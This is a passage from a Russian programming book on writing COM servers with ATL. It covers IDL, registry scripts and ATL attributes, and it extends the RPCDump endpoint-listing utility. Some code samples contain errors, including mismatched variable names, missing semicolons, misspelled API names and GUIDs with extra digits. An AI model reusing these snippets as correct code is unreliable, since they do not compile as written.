Поскольку определения интерфейсов должны быть строго типизированы, в COM применяется специальный язык (IDL) для описания как интерфейсов, так и COM-объектов. Следовательно, в любом проекте для реализации COM-объекта, поддерживающего различные контексты загрузки и потоковые модели, обязательно будет присутствовать файл с определениями всех интерфейсов.

Такие файлы имеют расширение .IDL и передаются компилятору MIDL, который создает несколько других файлов, описывающих интерфейсы, предоставляемые вашим сервером. Сначала составим описание интерфейса на языке IDL, а затем посмотрим, во что его преобразует MIDL.

```
1 [object, uuid("85C5B433-C053-435f-9E4A-8C48557E1D4B")]
2 interface IWarpEngine : IUnknown
3 {
4     HRESULT Engage([in] VARIANT_BOOL vbEngage);
5 };
```

Это описание типичного интерфейса на языке IDL. Рассмотрим его подробнее.

В первой строке указаны атрибуты интерфейса:

- Данный интерфейс принадлежит объекту (слово *object*);
- IID интерфейса равен 85C5B433-C053-435f-9E4A-8C48557E1D4B.

Во второй строке говорится, что интерфейс называется IWarpEngine. В языке C++ можно указывать наследование; то же позволяет и IDL – можно сообщить, что один интерфейс наследует другому. Следующий пример типичен для описания любого интерфейса, совместимого с автоматизацией, который должен наследовать интерфейсу IDispatch.

Как и в случае определения класса, внутри объявления интерфейса перечисляются методы. В фигурных скобках указаны названия всех методов и свойств, поддерживаемых данным интерфейсом.

Семантика функции Engage в примере выше очевидна из ее описания: она возвращает значение типа HRESULT и принимает в качестве параметра VARIANT_BOOL. Относительно ее использования не возникает никаких сомнений, в этом и состоит смысл IDL.

Свойства COM-класса описываются на IDL следующим образом:

```
[propget] Speed([out, retval] LONG *pSpeed);
[propput] Speed([in] LONG Speed);
```

В описании свойства перед его именем должен находиться один из атрибутов *propget* или *propput*. Атрибут *propget* говорит, что функция может принимать только один выходной параметр. Этот факт описывается атрибутом, предшествующим объявлению аргументов: *[out, retval]*. Функция с атрибутом *propput* принимает только один входной параметр, что подчеркивается наличием перед объявлением его атрибута *[in]*. При описании интерфейсов почаще обращайтесь к документации в MSDN, чтобы выяснить, как выразить желаемое на языке IDL. Главное, помните, что описание интерфейса не должно допускать неоднозначного толкования.

Закончив описывать COM-интерфейсы на IDL, приступим к определению окружения, в котором они будут существовать, то есть библиотеки типов и кокласса (сокращенное название для «класса компонента»). На IDL это выглядит так:

```
[uuid("DEEC1A90-820C-4744-BE1D-9E3C357EDE81"), version(1.0)]
library SpaceShipLib
{
    importlib("stdole32.tlb");

    [uuid("305441D4-9014-4D49-A54F-2DF536E5EC67")]
    coclass SpaceShip
    {
        interface IWarpEngine;
    };
};
```

Как и во всех конструкциях IDL, в первой строке описываются атрибуты следующей ниже библиотеки. Это ее идентификатор LIBID и номер версии. Раздел *library* предписывает IDL построить библиотеку типов (TypeLib). В ней в двоичном виде хранится вся информация об используемых типах. Из этой библиотеки среда исполнения COM узнает о порядке использования компонента.

В теле раздела *library* находятся, в частности, описания коклассов. В данном случае есть всего один такой класс SpaceShip, а кроме того импортируется откомпилированная библиотека типов stdole32.tlb.

Внутри объявления кокласса SpaceShip есть ссылка на интерфейс IWarpEngine. Поэтому вся информация об этом интерфейсе включается в библиотеку типов. Кроме того, наличие ссылки означает, что кокласс SpaceShip поддерживает интерфейс IWarpEngine.

После создания IDL-файла его нужно откомпилировать с помощью MIDL. Программа MIDL распознает различные флаги в командной строке, но на

большинство из них можно не обращать внимания, если только вы не делаете что-то необычное. Как правило, достаточно задать лишь имя IDL-файла:

```
midl.exe SpaceShip.idl
```

В результате успешной компиляции в том же каталоге появляются несколько новых файлов, перечисленных в таблице 13.2.

Таблица 13.2. Список файлов, сгенерированных компилятором MIDL

Имя файла	Назначение
Spaceship.h	Этот файл следует включить в ATL-проект, так как он содержит определения всех абстрактных классов в синтаксисе C++, которые предстоит реализовать в вашем коклассе. Помимо этого, здесь же находятся ссылки на CLSID, IID и LIBID, сгенерированные MIDL. Если хотите назвать файл иначе, воспользуйтесь флагом /h
Spaceship_i.c	Этот файл содержит реальные значения тех GUID, на которые ссылается файл SpaceShip.h. Если хотите назвать файл иначе, воспользуйтесь флагом /iid
Spaceship.tlb	Этот файл содержит откомпилированную библиотеку типов. При желании можно восстановить исходный IDL файл из tlb-файла. Этот файл можно распространять независимо от модуля или включить его в состав ресурсов. Обычно ему назначается первый порядковый номер в разделе ресурсов
Dlldata.c	Этот файл содержит информацию о точках входа для заглушки и заместителя, которые необходимы при удаленном вызове интерфейсов
Spaceship_p.c	Этот файл содержит код заглушки и заместителя для вызова методов интерфейса объекта, находящегося в отдельном процессе, например, в EXE-файле

Регистрация класса

Как вы уже знаете, любой COM-объект должен быть предварительно зарегистрирован. Если объект реализован в виде DLL, то регистрация выполняется, когда клиент обращается к точке входа DllRegisterServer. Если же объект представлен в виде EXE-файла, то для регистрации нужно запустить этот файл с флагом /regserver. Сама же процедура регистрации мало отличается.

Регистрация компонентов, созданных без применения ATL, – это муторное занятие, сводящееся к многократным вызовам функций для работы с реестром. Напротив, ATL существенно упрощает дело, позволяя ассоциировать с каждым коклассом так называемый *сценарий реестра*. Формат таких сценариев был изобретен задолго до появления ATL.

Как вы, наверное, догадались, сценарии реестра обрабатываются во время регистрации COM-объекта. ATL запускает встроенный механизм, который обновляет реестр в соответствии со сценарием. Рассмотрим пример:

```
HKCR {
    NoRemove CLSID {
        ForceRemove {9C129B36-EE42-4669-B217-4154821F9B4E} =
            s 'MySimpleObject Class' {

                InprocServer32 = s '%MODULE%' {
                    val ThreadingModel = s 'Apartment'
                }
            }
    }
}
```

Любой программист на C++ сразу же распознает в этом фрагменте иерархическую структуру. Вначале указывается *корневой ключ*. Он соответствует улью реестра, который обновляется сценарием. Корневой ключ может принимать следующие значения:

- HKEY_CLASSES_ROOT (или HKCR);
- HKEY_CURRENT_USER (или HKCU);
- HKEY_LOCAL_MACHINE (или HKLM);
- HKEY_USERS (или HKU);
- HKEY_PERFORMANCE_DATA (или HKPD);
- HKEY_DYN_DATA (или HKDD);
- HKEY_CURRENT_CONFIG (или HKCC).

В нашем примере использован ключ HKCR (или HKEY_CLASSES_ROOT). Все, что следует за корневым ключом, называется реестровым выражением и состоит из команд добавления или удаления ключа. Все потомки корневого элемента в показанном выше сценарии – это выражения, инструктирующие ATL добавить в реестр ключи с указанными значениями. Рассмотрим каждую строку сценария:

```
NoRemove CLSID {
```

Здесь от ATL требуется при необходимости создать ключ CLSID, но никогда не удалять существующий.

```
ForceRemove {9C129B36-EE42-4669-B217-4154821F9B4E} =
    s 'MySimpleObject Class' {
```

В этой строке дается задание создать ключ, содержащий значение GUID. Атрибут *ForceRemove* говорит, что ключ следует удалить при удалении COM-

объекта. Кроме того, это выражение заставляет ATL создать для нового ключа строковое значение по умолчанию (о чем свидетельствует буква 's', предшествующая литералу) и записать в него строку «MySimpleObject Class». Важно отметить, что если ключ помечен атрибутом *ForceRemove*, то и все его потомки тоже будут удалены.

```
InprocServer32 = s '%MODULE%' {
    val ThreadingModel = s 'Apartment'
}
```

Этот фрагмент аналогичен предыдущему; здесь тоже создается новый ключ, на этот раз с именем InprocServer32, для которого значением по умолчанию является путь к файлу регистрируемого модуля. Вы, конечно, поняли, что строка *%MODULE%* интерпретируется как переменная окружения сценария или макрос, который подставляется во время запуска сценария препроцессором, входящим в состав ATL.

Теперь вы знаете, как писать сценарии реестра, осталось связать их с вашим коклассом. Для этого нужно сделать две вещи:

- поместить сценарий в раздел ресурсов компонента;
- объявить идентификатор соответствующего ресурса.

Для выполнения первого шага перейдите на вкладку Resource View в проекте, создаваемом в Visual Studio, щелкните правой кнопкой по ресурсному файлу и выберите из контекстного меню пункт **Add Resource** (см. рис. 13.3).




Рис. 13.3. Диалоговое окно для добавления ресурса в Visual Studio.NET

Затем нажмите кнопку **Import**, найдите среди файлов проекта сценарий реестра и нажмите OK. Visual Studio попросит указать тип импортируемого ресурса. Принято обозначать RGS-сценарии строкой REGISTRY, поэтому введите эту строку и нажмите **OK**. Осталось лишь переименовать ресурс так, чтобы он ассоциировался с вашим коклассом. После всего этого сценарий реестра окажется в одном файле с компонентом и найти его можно будет по имени, которое, кстати, указано и в сгенерированном файле resource.h.

Покончив с шагом 1, можно перейти к шагу 2, на котором мы ассоциируем сценарий реестра с коклассом. Для этого предназначен макрос DECLARE_REGISTRY_RESOURCE_ID, которому передается идентификатор ресурса.

Макрос DECLARE_REGISTRY_RESOURCE_ID расширяется в вызов следующей статической функции:

```
#define DECLARE_REGISTRY_RESOURCE_ID(x) \
    static HRESULT WINAPI UpdateRegistry(BOOL bRegister) throw() \
    { }; // Код опущен
```

Функция UpdateRegistry строит массив пар имя/значения, который регистратор ATL использует для расширения таких макросов препроцессора, как %MODULE%. Если у вас возникнет желание передать нестандартное значение, то надо будет лишь переписать функцию UpdateRegistry с учетом своих требований. Основное назначение этой функции – передать информацию об именах, а также идентификатор ресурса сценария глобальной функции UpdateRegistryFromResource, которая и выполняет основную часть работы по регистрации класса.

Реализация внутрипроцессного COM-сервера

При разработке COM-сервера у вас есть выбор: написать весь код вручную, воспользоваться встроенными в Visual Studio мастерами или применить смешанный подход. Общее правило – поступать так, как диктует конкретный проект. Если вы делаете что-то необычное, то желательно получить больший контроль над проектом, и тогда лучше писать вручную. Но на каком бы решении вы ни остановились, надо понимать, что требуется от модуля и как этого добиться.

Глобальная переменная *_AtlModule*

В любом приложении, которое пишется с применением библиотеки ATL, вне зависимости от типа сервера, должна быть определена глобальная переменная с именем *_AtlModule*. Меняется от проекта к проекту ее *тип*, который зависит от выбранного вида проекта. Например, при реализации сервера в виде DLL эта переменная должна иметь тип *CAtlDllModuleT*, а для сервера в виде EXE-

файла – тип *CAtlExeModuleT*. Именно тип переменной *_AtlModule* и включает в приложение нужную функциональность.

Объявить один лишь класс модуля при работе с ATL нельзя; он должен быть производным от создаваемого вами класса. Это позволяет включить в модуль некоторые константные свойства, не вызывая никаких функций инициализации. Приведем пример:

```
class CMyApplicationModule :
public CAtlDllModuleT< CMyApplicationModule >
{
public:
    DECLARE_LIBID(LIBID_MyApplicationModule)
    DECLARE_REGISTRY_APPID_RESOURCEID(IDR_MYAPPLICATIONMODULE,
        "{4DD88301-0C57-416B-953C-3829095440C05}")
}

CMyApplicationModule _AtlModule;
```

Предыдущий фрагмент содержит скелет объявления и определения любого внутрипроцессного COM-сервера. Класс *CMyApplicationModule* наследует входящему в ATL шаблонному классу *CAtlDllModuleT*, который предоставляет всю свойственную DLL функциональность и принимает в качестве параметра имя класса *CMyApplicationModule*.

Следующие две строки сообщают классу *CMyApplicationModule* константную информацию, а именно: GUID библиотеки типов (LIBID), хранящийся в переменной *LIBID_MyApplicationModule*, и идентификатор ресурса, в котором находится сценарий реестра. Кроме того, макрос DECLARE_REGISTRY_APPID_RESOURCEID, как следует из его названия, передает классу модуля идентификатор приложения APPID, который будет нужен во время регистрации.

Функции, экспортируемые из DLL

Выше мы уже говорили, что COM-объекты, реализованные в виде DLL, должны экспортировать четыре функции, чтобы среда исполнения могла их корректно загрузить. Функции называются DllGetClassObject, DllCanUnloadNow, DllRegisterServer и DllUnregisterServer. Поддержка, предоставляемая ATL, позволяет переместить весь связанный с ними стандартный код в библиотеку. Чтобы понять, как это делается, рассмотрим следующий код, сгенерированный мастером:

```
STDAPI DllGetClassObject(
    REFCLSID rclsid,
    REFIID riid,
```

```
LPVOID* ppv)
{
    return _AtlModule.DllGetClassObject(
        rclsid, riid, ppv);
}
```

Прежде чем переходить к анализу этого кода, уместно будет сделать несколько замечаний. ATL не экспортирует явно никаких функций из вашего модуля. Поэтому вы сохраняете полный контроль над тем, как модуль строится. Однако ATL предоставляет стандартную реализацию того, что требуется от экспортируемых функций, заключая ее в класс *CAtlDllModuleT*, которому принадлежит переменная *_AtlModule*.

Мастер, входящий в Visual C++, сгенерировал показанную выше экспортируемую функцию *DllGetClassObject*, заставив ее просто делегировать всю работу методу *DllGetClassObject* глобального объекта *_AtlModule*. Тот проанализирует запрос и, если запрошенный компонент будет найден, создаст и вернет фабрику класса для него.

ATL определяет, какие объекты может предоставить, на основании информации, полученной от самих объектов, которые объявили о себе и пожелали предоставлять свои услуги клиентам модуля. Такое объявление делается с помощью макроса *OBJECT_ENTRY_AUTO*, который обычно располагается после объявления соответствующего класса. Этот макрос вставляет *CLSID* и имя класса в карту объектов модуля, поддерживаемую ATL. Зная это, ATL может правильно выполнить регистрацию и создание фабрики класса.

```
STDAPI DllRegisterServer(void)
{
    HRESULT hk = _AtlModule.DllRegisterServer()
    return hr;
}
```

Здесь представлено определение экспортируемой функции *DllRegisterServer*. Как видно, она делегирует всю работу методу *DllRegisterServer* глобального объекта *_AtlModule*.

```
STDAPI DllUnregisterServer(void)
{
    HRESULT hk = _AtlModule.DllUnregisterServer()
    return hr;
}
```

И здесь то же самое – экспортируемая функция делегирует запрос методу *_AtlModule*.

```
STDAPI DllCanUnloadNow(void)
{
```

```
    return _AtlModule.DllCanUnloadNow()
}
```

Та же картина.

Точка входа в модуль

Все динамически загружаемые библиотеки в Windows должны экспортировать точку входа *DllMain*. Если вас устраивает стандартная реализация, то можете просто обратиться к методу *DllMain* класса *CAtlDllModuleT*. Впрочем, это необязательно. Предлагаемая ATL реализация делает несколько простых проверок и возвращает *TRUE*.

Реализация внепроцессного COM-сервера

Зная, как реализуется COM-сервер в виде DLL, вы, наверное, сочтете, что написание сервера в виде EXE-файла аналогично и в чем-то даже проще. ATL предоставляет обширную поддержку практически для всех аспектов реализации EXE-сервера.

Глобальная переменная *_AtlModule*

В случае EXE-сервера переменная *_AtlModule* представляет собой объект класса производного от шаблонного класса *CAtlExeModuleT*. Вы можете сконфигурировать этот класс с помощью макросов ATL. Вот пример объявления и определения переменной *_AtlModule*.

```
class CSpaceShipModule :
public CAtlExeModuleT< CSpaceShipModule >
{
public:
    DECLARE_LIBID(LIBID_SpaceShipLib)
    DECLARE_REGISTRY_APPID_RESOURCEID(IDR_SPACESHIP,
        "{48DF7A09-18CF-4C05-969C-2AAA42363B4AD}")
}

CSpaceShipModule _AtlModule;
```

Здесь объявлен класс *CSpaceShipModule*, наследующий классу *CAtlExeModuleT*, и с помощью макросов для него задана некоторая статическая информация.

Точка входа в модуль

Существенная часть работы EXE-сервера выполняется в его точке входа. Чтобы предоставить доступ к своим объектам клиентам, находящимся в другом процессе, сервер должен выполнить ряд действий:

- зарегистрировать свои объекты в глобальном кэше;
- посмотреть, нет ли в командной строке флага /regserver, и, если есть, зарегистрировать объект в реестре;
- если в командной строке есть флаг /unregserver, удалить из реестра информацию о ранее зарегистрированных объектах.

Все эти действия выполняются одной функцией WinMain, предоставляемой классом *CAtlExeModuleT*, которая решает их следующим образом:

```
T* pT = static_cast<T*>(this);
LPCTSTR lpCmdLine = GetCommadLine();
if (pT->ParseCommadLine(lpCmdLine, &hr) == true)
    hr = pT->Run(nShowCmd);
```

Сначала указатель *this* приводится к классу вашего EXE-сервера на случай, если вы захотите реализовать свой способ разбора аргументов в командной строке или самостоятельно управлять состоянием приложения из метода Run. Решить эти задачи можно, добавив в класс, которому принадлежит объект *_AtlModule*, такие строки:

```
HRESULT Run(int nShowCmd)
{
    return CAtlExeModuleT<CSpaceShipModule>::Run(nShowCmd);
}

HRESULT ParseCommadLine(LPCTSTR lpCmdLine, HRESULT *pnRetCode)
{
    return CAtlExeModuleT<CSpaceShipModule>::ParseCommadLine(
        lpCmdLine, pnRetCode);
}
```

Метод Run класса CAtlExeModuleT вызывает метод PreMessageLoop того же класса. Этот метод и отвечает за регистрацию объектов, которыми могут пользоваться клиенты.

После того как объекты зарегистрированы и окружение EXE-сервера подготовлено, метод Run вызывает метод RunMessageLoop, который входит в стандартный цикл обработки сообщений. Его можно также переопределить с помощью кода, аналогичного приведенному выше.

Когда модуль будет готов к завершению, метод Run вызовет PostMessageLoop, который удалит зарегистрированные объекты и освободит ресурсы, занятые ATL. Затем управление вернется в точку входа в приложение.

Атрибуты ATL

Итак, мы познакомились с основами разработки COM-объектов с помощью библиотеки ATL. Сейчас вы уже могли бы написать собственные COM-объ-

екты без дополнительных знаний. Но вы, конечно, понимаете, что разработка COM-сервера – это не простая задача. Тут-то и приходит на помощь новая возможность, появившаяся в Visual C++.NET, – атрибуты C++.

Назначение атрибута C++ – автоматически вставить в ваш исходный текст некоторый код, решающий конкретную задачу. Атрибуты C++ реализуются провайдерами атрибутов, и таким провайдером в случае ATL служит библиотека *atlaprov.dll*.

Применение атрибутов ATL намного сокращает объем кода, который надо написать для получения компонента. В частности, вам уже не нужно возиться со сценариями реестра и определением интерфейса на языке IDL. Кроме того, провайдер атрибутов включает поддержку для написания ATL-сервера, клиента OLE DB, программирования показателей производительности и Web-сервисов.

Кодирование с использованием атрибутов ATL очень напоминает составление описания на языке IDL. На самом деле, многие атрибуты имеют такой же синтаксис, как в IDL. Подобно IDL, атрибуты объявляются в квадратных скобках и предшествуют некоторым конструкциям (объявлению класса, структуры, интерфейса, функции и так далее).

Чтобы начать пользоваться атрибутами ATL в своей программе, необходимо определить константу *_ATL_ATTRIBUTES* перед заголовочным файлом *atlbase.h*. В результате файл *atlbase.h* включает дополнительный файл *atplus.h*, который и содержит необходимые для работы с атрибутами объявления.

Рассмотрим типичный пример программы, которая реализует полнофункциональный COM-сервер в виде DLL, предоставляющий клиентам один COM-объект.

```
1 #include <windows.h>
2
3 #define _ATL_ATTRIBUTES
4 #define _ATL_APARTMENT_THREADED
5
6 #include <atlbase.h>
7 #include <atlcom.h>
8
9 [module(type=dll, name="HotFixChecker")];
10
11 [object, uuid("EAA203CA-24D4-4C49-9A76-1327068987D8")]
12 __interface IHotFixChecker
13 {
14     HRESULT IsHotFixInstalled([in] BSTR bstrQNumber,
15                             [out, retval] VARIANT_BOOL *pbInstalled);
16 };
17
18 [coclass
19     uuid("FC9CBC60-4648-4E66-9409-610AD30689C7"),
```



```

20  vi_progid("HotFixChecker")
21 ]
22 class ATL_NO_VTABLE CHotFixChecker :
23 public IHotFixChecker
24 {
25 public:
26 HRESULT IsHotFixInstalled(BSTR bstrQNumber,
27                          VARIANT_BOOL *pbInstalled)
28 {
29     // TODO: реализовать функцию
30     return S_OK;
31 }
32 };

```

Всего 27 строк – и мы имеем полнофункциональный COM-сервер в виде DLL вместе с возможностью авторегистрации, библиотекой типов и готовым для компиляции кодом заглушки и заместителя. Чтобы сделать то же самое, не прибегая к ATL, понадобилось бы написать примерно 800 строк кода. Файл, содержащий автоматически вставленный код, содержит 318 строк – столько вы написали бы сами, если бы не пользовались атрибутами (правда, сгенерированный файл грешит многословием). А теперь хватило всего двадцати семи.

Проанализируем этот пример, чтобы понять, как же пишется COM-сервер с применением атрибутов ATL.

Атрибут *module*

```
[module(type=dll, name="HotFixChecker")];
```

Атрибут *module* необходим, чтобы проект «оторвался от земли». Если забыть про него, то ATL-проект даже не откомпилируется, поскольку этот атрибут отвечает за многие важные операции, которые должен выполнять реализуемый сервер. Тип модуля задается с помощью параметра *type*, который может принимать значения EXE, DLL и SERVICE. От значения *type* зависит класс, которому принадлежит глобальная переменная *_AtlModule*: *AtlDllModule*, *AtExeModule* и т.д.

Применение этого атрибута приводит к выполнению следующих действий:

- если *type* равно DLL, то реализуются и экспортируются функции *DllGetClassObject*, *DllCanUnloadNow*, *DllRegisterServer* и *DllUnregisterServer*;
- реализуется точка входа в приложение: *WinMain* или *DllMain*;
- создается библиотека типов и в проекте объявляется блок библиотеки (с использованием значения параметра *name*);
- объявляется и определяется глобальная переменная *_AtlModule*.

Как видите, атрибут важный и делающий очень много.

Если вы хотите переопределить часть поведения, реализуемого этим атрибутом, НЕ ставьте в конце точку с запятой, а объявите вслед за атрибутом класс модуля. Например, так:

```

[module(type=dll, name="HotFixChecker")]
class CHFChecker
{
public:
    int DllMain(DWORD dwReason, PVOID p)
    {
        return __super::DllMain(dwReason, p);
    }

    int RegisterServer(BOOL bRegTypeLib)
    {
        return __super::RegisterServer(bRegTypeLib);
    }
};

```

Ключевое слово *__super* языка C++ просит компилятор автоматически найти базовый класс.

Ниже приведен список допустимых параметров атрибута *module*:

```

[module(type=dll,
    name=string,
    uuid=uuid,
    version=1.0,
    lcid=integer,
    control=boolean,
    helpstring=string,
    helpstringdll=string,
    helpfile=string,
    helpcontext=integer,
    hidden=boolean,
    restricted=boolean,
    custom=string,
    resource_name=string
) ];

```

Атрибут *interface*

Идем дальше. Если вы когда-нибудь писали определения интерфейсов на языке IDL, то без сомнения узнали следующий атрибут:

```

[object, uuid("EAA203CA-24D4-4C49-9A76-1327068987D8")]
__interface IHotFixChecker
{
    HRESULT IsHotFixInstalled([in] BSTR bstrQNumber,
        [out, retval] VARIANT_BOOL *pbInstalled);
};

```

Атрибут *object* идентичен одноименному атрибуту в IDL, поэтому много говорить о нем нет смысла. Он информирует компилятор о том, что далее следует определение интерфейса объекта, а в квадратных скобках заданы параметры. В данном случае указан лишь IID интерфейса.

Ключевое слово `__interface` очень полезно для объявления интерфейсов, которые должны удовлетворять некоторым требованиям, например, предъявляемым COM. Употребление этого слова налагает на члены интерфейса следующие ограничения:

- разрешено наследовать произвольному числу базовых *интерфейсов*;
- запрещено наследовать базовому *классу*;
- запрещено включать конструкторы и деструкторы;
- разрешены только открытые, чисто виртуальные методы;
- запрещено наличие данных-членов;
- запрещено включать статические методы.

Таким образом, это ключевое слово может оказаться полезным не только для реализации COM-объектов.

COM-интерфейсы описаны внутри блока, вводимого словом `__interface`. Как и в случае IDL, определение интерфейса должно быть однозначным, все параметры следует помечать атрибутом [in] или [out].

Атрибут coclass

```
[coclass
    uuid("FC9CBC60-4648-4E66-9409-610AD30689C7"),
    vi_progid("HotFixChecker")
]
```

Этот синтаксис очень напоминает применяемый в IDL, но есть несколько расширений. Атрибут *coclass* применяется к объявлению класса, в котором будет реализована функциональность компонента. Поэтому нужно лишь описать характеристики класса компонента в предшествующем ему атрибуте. В данном случае мы задаем CLSID и ProgID компонента. Вот некоторые особенности работы этого атрибута:

- вставляет блок *coclass* в библиотеку типов;
- вставляет код для регистрации CLSID и ProgID компонента.

Еще один важный параметр, который можно задать в атрибуте *coclass*, — это потоковая модель компонента. В зависимости от нее вставляется код, выводящий ваш класс из подходящей конкретизации CComObjectRootEx. Параметр может задаваться так: *threading=apartment* или *threading=free*.

Объявление класса, следующего за этим атрибутом — как раз то место, куда провайдер атрибутов и помещает большую часть кода. Так, в рассматри-

ваемом примере в объявление нашего класса будут добавлены следующие базовые классы:

```
public CComCoClass<CHotFixChecker, &__uuidof(CHotFixChecker)>,
public CComObjectRootEx<CComSingleThreadModel>,
public IProvideClassInfoImpl<&__uuidof(CHotFixChecker)>
```

Как вы знаете, CComCoClass наделяет компонент способностью создавать фабрику класса. CComObjectRootEx реализует подсчет ссылок в зависимости от заданной потоковой модели. IProvideClassInfoImpl реализует интерфейс, позволяющий клиентам получать указатель на интерфейс ITypeInfo.

Следующий важный кусок, автоматически вставляемый в код компонента, — это карта COM:

```
BEGIN_COM_MAP(CHotFixChecker)
    COM_INTERFACE_ENTRY(IHotFixChecker),
    COM_INTERFACE_ENTRY(IProvideClassInfo)
END_COM_MAP()
```

Поскольку атрибуты наделены «интеллектом», ATL знает, что наш класс предоставляет только один интерфейс IHotFixChecker и, естественно, он включен в карту.

Компиляция COM-сервера

После компиляции кода, сгенерированного с помощью атрибутов, мы получим DLL, содержащую библиотеку классов и обладающую способностью к авторегистрации, то есть по существу вполне работоспособный COM-сервер.

Добавление COM-расширений в программу RPCDUMP

Утилита RPCDump распечатывает содержимое карты конечных точек RPC на удаленном компьютере. Это полезно для разных целей, в том числе для поиска потенциально небезопасных RPC-интерфейсов. В частности, этот инструмент можно применять для защиты ПК от сетевых вторжений. Но прежде чем останавливать сетевые службы на ПК, нужно знать, что именно данный компьютер предоставляет. Специалисты по сетевой безопасности часто используют программу отображения портов (port mapper) для выявления открытых TCP и UDP-портов. Описываемая утилита эквивалентна сканеру портов в плане определения служб RPC, предоставляемых конкретной машиной.

В корпоративной сети ей можно было бы воспользоваться, например, чтобы проверить, все ли RPC-интерфейсы удовлетворяют принятой политике.

Типы RPC-привязок `ncacn_np` и `ncacn_ip_tcp` определяют удаленно доступные оконечные точки RPC, аналогичные сокетам. Если распечатать карту оконечных точек RPC, то результат может выглядеть примерно так:

```
ncacn_ip_tcp:127.0.0.1[1025]
ncacn_np:\\\\MYCOMPUTER[\\PIPE\\atsvc]
ncacn_np:\\\\MYCOMPUTER[\\pipe\\Ctx_WinStation_API_service]
ncacn_np:\\\\MYCOMPUTER[\\PIPE\\DAV_RPC_SERVICE]
ncacn_np:\\\\MYCOMPUTER[\\PIPE\\winreg]
```

Из этой распечатки видно, что порт 1025 соответствует оконечной точке RPC, равно как и именованные каналы `Ctx_WinStation_API_service`, `DAV_RPC_SERVICE` и `winreg`. И все они доступны для дистанционного манипулирования. Имея это в виду, можете закрыть столько служб, доступных через RPC, сколько необходимо для доведения безопасности ПК до желаемого уровня.

Типичная относящаяся к безопасности утилита на платформе Win32, представляет собой консольное приложение, которому большая часть, если не все, аргументы передаются в командной строке. Результаты своей работы такая программа выводит на стандартный вывод. Памятуя об этом, мы покажем, как добавить COM-расширение к существующей утилите `RPCDump`, которую написал Тодд Сабин (Todd Sabin). В этом примере мы будем пользоваться ATL-атрибутами, имеющимися в языке Visual C++.NET.

Но сначала сформулируем критерии успешности нашей попытки интеграции с существующим COM-приложением:

- сохранить семантику командной строки;
- минимизировать изменения в исходном тексте утилиты.

Основные шаги, необходимые для добавления COM-расширения в утилиты типа `RPCDump`, таковы:

- добавить возможность работы в качестве внепроцессного COM-сервера путем применения ATL-атрибутов;
- перехватить управление точками входа;
- определить интерфейсы COM-объектов;
- реализовать COM-объекты, предоставляемые утилитой;
- добавить процедуры интеграции с утилитой.

Программа `RPCDump` состоит из единственного файла `RPCdump.c`. После добавления COM-расширений файлов станет три: `RPCdump.c`, `COMSupport.cpp` и `COMSupport.h`. Для добавления COM-расширений в исходную программу надо будет добавить или изменить в ней всего *семь строк кода*.

Пример 13.1. Интеграция путем добавления ATL-атрибута `module`

```
1 [module(exe, name="RPCDump")]
2 class CConsoleApp
3 {
4 public:
5     bool IsComRequest()
6     {
7         LPTSTR lpCmdLine = GetCommandLine();
8
9         CString str = lpCmdLine;
10        str = str.MakeLower();
11        if (str.Find(_T("comserver")) != -1 ||
12            str.Find(_T("regserver")) != -1)
13            return true;
14
15        return false;
16    }
17
18    int WINAPI WinMain(int nShow)
19    {
20        g_IsCOM = IsComRequest();
21        if (!g_IsCOM)
22        {
23            BEGIN_ENTRYPOINT();
24            rpcdump_main(g_argc, g_argv);
25            END_ENTRYPOINT();
26            return 0;
27        }
28
29        // Если мы дошли до этой точки, значит, это запрос на создание
30        // объекта, следовательно, консоль не нужна.
31        FreeConsole();
32
33        // Информация о состоянии при вызове функции rpcdump_main
34        // хранится в локальной памяти потока (TLS). О порядке работы
35        // с ней см. описание функции SetInterfaceID (и связанных с ней)
36        // а также метода IRpcEnum::Execute.
37
38        g_dwCOMCallTls = TlsAlloc();
39        int nRes = super::WinMain(nShow);
40        TlsFree(g_dwCOMCallTls);
41
42        return nRes;
43    }
44
45    // Следующая функция специализирует регистрацию COM
46    HRESULT RegisterServer(BOOL bregTypeLib = 0, CLSID *pCLSID = 0)
47    {
48        // Выполнить стандартную регистрацию
```

```

49  HRESULT hr = __super::RegisterServer(bregTypeLib, pCLSID);
50
51  CRegKey key;
52  if (hr == S_OK)
53  {
54      // Открыть ключ CLSID для этого объекта
55      LPOLESTR lpCLSID = 0;
56      StringFromCLSID(__uuidof(CEndpoint), &lpCLSID);
57      strKey.Format(_T("CLSID\\%s\\LocalServer32"), lpCLSID);
58      CoTaskMemFree(lpCLSID);
59
60      key.Open(HKEY_CLASSES_ROOT, strKey.GetBuffer(0));
61
62      TCHAR szPath[MAX_PATH];
63      DWORD cb;
64
65      // Добавить в конец старого значения ключа строку
66      // " -COMSERVER".
67      key.QueryValue(szPath, NULL, &cb);
68      lstrcat(szPath, _T(" -COMSERVER"));
69      key.SetValue(szPath);
70  }
71
72  return hr;
73 }
74 };

```

Анализ

В строке 1 объявлен ATL-атрибут `module`. В нем приложение описывается как EXE-сервер COM, а библиотеке типов назначается имя `RPCDump`. Как вы знаете, атрибут `module` объявляет глобальную переменную `_AtlModule`, которая принадлежит классу, производному от соответствующего класса ATL: `CAtlExeModule` или `CAtlDllModule`. В данном случае мы строим EXE-сервер, значит, будет выбран класс `CAtlExeModule`. Поскольку за объявлением атрибута `module` нет точки с запятой, то следующий далее класс считается производным от `CAtlExeModule`. Поэтому мы можем переопределить в нем некоторые методы, в частности, точку входа и регистрацию COM-объектов.

